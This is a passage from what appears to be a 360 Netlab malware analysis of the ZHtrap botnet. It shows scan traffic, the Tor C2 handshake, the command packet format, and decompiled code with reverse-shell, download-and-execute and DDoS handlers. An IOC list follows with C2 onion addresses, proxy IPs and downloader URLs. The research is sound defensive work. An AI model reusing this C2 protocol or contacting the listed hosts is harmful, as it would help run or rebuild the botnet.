TCP	54.154.198.175		80	966	966 → 80 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		8080	966	966 → 8080 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		8081	966	966 → 8081 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		8083	966	966 → 8083 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		5500	966	966 → 5500 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		60001	966	966 → 60001 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		52869	966	966 → 52869 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		8089	966	966 → 8089 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		8090	966	966 → 8090 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		8000	966	966 → 8000 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		81	966	966 → 81 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		82	966	966 → 82 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		83	966	966 → 83 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		84	966	966 → 84 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		85	966	966 → 85 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		8888	966	966 → 8888 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		8181	966	966 → 8181 [SYN] Seq=0 Win=51241 Len=0
TCP	54.154.198.175		8443	966	966 → 8443 [SYN] Seq=0 Win=51241 Len=0

0x6 C2 communication

ZHtrap uses Tor C2 and therefore has to communicate with C2 with the help of a proxy. This process is described in section above and will not be repeated here. The network traffic shown in the figure below indicates that the connection with C2 has been successfully established.

```
00000000  05 01 00                                          ...
    00000000  05 00                                             ..
00000003  05 01 00 03 3e 6f 65 6d  6f 6a 77 65 35 6c 6f 73   ....>oem ojwe5los
00000013  63 75 64 79 74 7a 66 6f  32 37 33 6e 6b 64 76 61   cudytzfo 273nkdva
00000023  6c 66 37 6d 75 6d 63 74  77 63 6d 34 32 7a 79 75   lf7mumct wcm42zyu
00000033  74 6f 6f 36 74 70 66 6a  73 70 68 79 64 2e 6f 6e   too6tpfj sphyd.on
00000043  69 6f 6e 0b b8                                    ion..
    00000002  05 00 00 01 00 00 00 00  00 00                    ........ ..
```

Next, the following code snippet is used to send a registration message to C2

The actual network traffic generated is as follows.

```
00000048  00 07 e5 1a f8                                    .....
0000004D  5a 6f 6e 65 53 65 63                             ZoneSec
```

The command packet of ZHtrap consists of two packets, the first packet is the header and the second packet is the body, where the format of the header is

```
//5 bytes ,big endian
struct header
{

        uint16  body_len;
        uint8   cmd_type;
        uint16  checksum;
}
```

Take the above registration packet traffic as an example, the meaning of each field is as follows.

```
header:
        00 07                                   -- length of body
        e5                                              -- hardcode,cmd type
        1a fa                                       -- tcp/ip checksum of ("00 0
body:
        5a 6f 6e 65 53 65 53            -- body string,"ZoneSec"
```

After sending the registration packet, bot starts to wait for C2 to send the command, and when the header of the command packet successfully passes the check, it selects the corresponding processing flow based on the command type specified by the third byte in the header.

```
payload_proc:
      download_exec_payload();                  // download&exec payload
    }
    else
    {
      cmd_type = BYTE2(v18);
      v8 = BYTE2(v18) < 0x89u;
      v9 = BYTE2(v18) == 0x89u;
      if ( BYTE2(v18) == 0x89u )
        goto payload_proc;
LABEL_17:
      if ( v8 || v9 )
      {
        if ( cmd_type == 0x22 )
        {
          compose_header((int)&v17, 0x23, 0);
          __libc_send(fd, &v17, 5, 0x4000);     // heartbeat
        }
        else if ( cmd_type == 0x45 )
        {
          __GI_exit(0);                         // exit
        }
      }
      else if ( cmd_type == 0xF5u )
      {
        reverse_proc(((unsigned int)&v13 + 3) & 0xFFFFFFF0, v5);// reverse shell
      }
      else if ( cmd_type == 0xFEu )
      {
        choose_ddos((unsigned __int8 *)(((unsigned int)&v13 + 3) & 0xFFFFFFF0), v5);// ddos
      }
    }
  }
```

It can be seen that a total of five kinds of commands are supported at present, and the correspondence between command codes and functions is shown in the following table.

VALUE
0x22
0x45
0x89
0xF5
0xFE

Taking heartbeat as an example, the heartbeat packet network flow in the following figure verifies ou

```
    0000000C  00 00 22 dd ff                                        ..
00000054  00 00 23 dc ff                                      ..#..
    00000011  00 00 22 dd ff                                        ..
00000059  00 00 23 dc ff                                      ..#..
```

Contact us

Readers are always welcomed to reach us on twitter, or email to netlabat 360dot cn.

IOC

Sample MD5

```
5370e0b9484cb25fb3d5a4b648b5c203
6c7cfbe0277e2ca0cbe7157cad7c663e
f1f70dc1274112ae5287ceb06f096d0e
9dded61f7de47409bc00e74c0a12210e
7b593fbbd6f81a3e9a2043a46949879d
ba17282481acca9636c5d01f5c2dd069
```

URL

```
0xdeadbeef.tw
h5vwy6o32sdcsa5xurde35dqw5sf3cdsoeewqqxmhoyzsvar4u6ooead.onion:8080
```

C2

```
oemojwe5loscudytzfo273nkdvalf7mumctwcm42zyutoo6tpfjsphyd.onion:3000
```

Reporter

```
107.189.30.190:1282
107.189.30.190:2231
```

Proxy Ip

```
51.178.54.234:9095
51.79.157.89:9095
167.114.185.33:9095
147.135.208.44:9095
```

```
198.245.53.58:9095
142.93.247.244:9050
66.70.188.235:9095
139.99.134.95:9095
144.217.243.21:9095
46.101.61.9:9050
```

Downloader

```
x86 arm5 arm6 arm7 mips
hxxp://107.189.30.190/bins/z.{CPU_ARCH}
oemojwe5loscudytzfo273nkdvalf7mumctwcm42zyutoo6tpfjsphyd.onion:8080/z.{CPU_ARCH}
```

3 Comments

Login

G

Join the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS

Name

Share

Best Newest Oldest

Joseph
4 years ago
Can you please help in having access to zhtrap samples? Where can I search for these md5 indicators?

0 0 Reply

Hui Wang Joseph
4 years ago
https://www.virustotal.com/...

0 0 Reply

Joseph Hui Wang
4 years ago
Thank you for your reply.
Yes, I can check it on virus total. But any way to download it?

0 0 Reply

Subscribe Privacy Do Not Sell My Data

— 360 Netlab Blog - Network Security Research Lab at 360 —

New Threat

Import 2022-11-30 11:16

Necro再次升级，使用Tor+动态域名DGA 双杀Windows&Linux

New Threat

新威胁：ZHtrap僵尸网络分析报告

RotaJakiro: A long live secret backdoor with 0 VT detection

双头龙(RotaJakiro)，一个至少潜伏了3年的后门木马

新威胁：ZHtrap僵尸网络分析报告

See all 11 posts →

版权 版权声明：本文为Netlab原创，依据 CC BY-SA 4.0 许可证进行授权，转载请附上出处链接及本声明。 概述 自从我们1月份公开Necro后不久，它就停止了传播，但从3月2号开始，BotMon系统检测到Necro再次开始传播。蜜罐数据显示本次传播所用的漏洞除了之前的TerraMaster RCE（CVE_2020_35665）和Zend RCE (CVE-2021-3007)，又...

Mar 16, 2021 · 15 min read

版权 版权声明：本文为Netlab原创，依据 CC BY-SA 4.0 许可证进行授权，转载请附上出处链接及本声明。 概述 从2021年2月28日起，360网络安全研究院的BotMon系统检测到IP(107.189.30.190)在持续传播一批未知ELF样本。经分析，我们确认这些样本隶属于一个新的botnet家族，结合其运行特点，我们将其命名为ZHtrap，本文对其做一分析，文章要点...

Mar 12, 2021 · 15 min read